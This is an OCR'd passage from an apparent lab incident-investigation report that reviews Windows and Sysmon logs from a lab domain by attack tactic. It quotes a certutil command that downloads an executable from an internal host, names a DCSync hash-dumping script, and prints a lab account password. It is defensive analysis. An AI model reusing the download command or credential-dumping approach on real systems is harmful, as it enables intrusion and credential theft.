spread across the network while evading detection.

Command & Control

The command certutil -urlcache -split -f http://10.100.11.101/iexplorer.exe was executed multiple times via cmd.exe. This indicates an attempt to download and execute a remote file, a common technique used by attackers to establish communication with a control server.




Execution of iexplore.exe from C:\Program Files (x86)\Internet Explorer. The process was initiated with the URL http://elsfoo.




`

Lab-dc01 [10.100.10.254]



Initial Access


activity through a successful logon event (EventCode 4624) on the host lab-dc01.els.local. The account used was CHILD-DC01$ within the domain ELS-CHILD, with a logon type of 3 (network logon). The source network address 10.100.10.253 and source port 60278 indicate remote access.



`

Execution


The process SECOH-QAD.exe, executed multiple times from C:\Windows\System32. Its parent process is consistently svchost.exe, which is a legitimate Windows system process. However, the presence and repeated execution of SECOH-QAD.exe, especially under svchost.exe, could indicate suspicious or unauthorized actions.



activity involving the deletion of a registry key by the process AutoPico.exe. The key targeted is HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\Image File Execution Options\SppExtComObj.exe. This action, logged under Sysmon EventCode 12

Credential Access

The first image does not show results for **EventCode 4768**, possibly due to non-existent or filtered logs. Meanwhile, the second image confirms the presence of **EventCode 4769** in the logs, indicating activity corresponding to Kerberos ticket renewals.




`


UATSERVER [10.100.11.150]

Initial access

The process services.exe attempted to log on using the credentials of the MSSQL service account. Such activity could be legitimate but may also signal unauthorized access attempts or exploitation of service accounts.




The execution of a command via cmd.exe. The command creates and writes a VBScript file (RFinl.vbs) in the %TEMP% directory, which is then used to execute a payload (let1gvj.exe). The process was initiated by sqlservr.exe, located in C:\Program Files\Microsoft SQL Server\MSSQL13.DB1\MSSQL\Binn\, running under the user NT SERVICE\MSSQL$SQB1.



`

Execution

the process powershell.exe. It was executed multiple times from C:\Windows\SysWOW64\WindowsPowerShell\v1.0\, with commands that convert a string to a secure string and set a variable. The parent process is lgtvj.exe, located in C:\Users\MSSQL$~1\AppData\Local\Temp\.




Network connection event. The process lgtVtj.exe, located in C:\Users\MSSQL$~1\AppData\Local\Temp\, initiated a connection from the source IP 10.100.11.150 (hostname: UATSERVER.els-child.eLS.local) to the destination IP 10.100.11.101 (hostname: win10-server.els-child.eLS.local) on port 6666.

`

Persistence

Activity involving the creation of a VBScript file (RFini.vbs) in the %TEMP% directory. This script was generated and executed using cmd.exe, initiated by the parent process sqlservr.exe from C:\Program Files\Microsoft SQL Server\MSSQL13.DB1\MSSQL\Binn\. The VBScript includes Base64 decoding functionality, which could be used to execute encoded payloads.


execution of a batch file, ServiceRefresh.bat, located in C:\Users\appsvc. This file was executed via cmd.exe, initiated by the parent process timeout.exe. The batch file's execution suggests an attempt to maintain a foothold on the system, potentially by automating tasks or re-establishing access after disruptions.



`

Privilege Escalation


Execution of the process escalate.exe from the public directory C:\Users\Public. This process was initiated by cmd.exe, as indicated by the parent image path C:\Windows\SysWOW64\cmd.exe. The use of a publicly accessible directory and the naming of the executable suggest an attempt to gain elevated privileges on the system.



`


Defense Evasion

Execution of a command via cmd.exe. The command creates a VBScript file (RFIn1.vbs) in the %TEMP% directory, which includes Base64 decoding functionality. This script is then executed using cscript.exe, a legitimate Windows utility. The use of obfuscation techniques, such as Base64 encoding, suggests an attempt to bypass detection mechanisms and execute potentially malicious actions.



Credential Access

PowerShell script designed to dump user hashes from a domain controller (DC). The script, named Invoke-DcSyncHashDump, uses DCSync functionality to extract credentials remotely without requiring access to the DC or NTDS.dit files. Parameters allow targeting specific domains, domain controllers, and options for including empty or machine accounts.



`

Discovery

the execution of SQL Server commands via cmd.exe. Each command runs the SQL Server executable (sqlservr.exe) from the directory C:\Program Files\Microsoft SQL Server\MSSQL13.DB1\MSSQL\Binn\. Additionally, the commands include echo statements with long strings of characters, which appear to be either random sequences or repeated patterns.


Lateral Movement

PowerShell commands used for lateral movement. The query specifies parameters such as index="main" and host="uitserver", and it includes commands to execute PowerShell scripts with encoded payloads. These scripts leverage credentials (ELS-CHILD\autoperator with the password CrazyCompl3xP@ssw0rd) and target multiple systems by resolving IP addresses to hostnames.

`

Command & Control

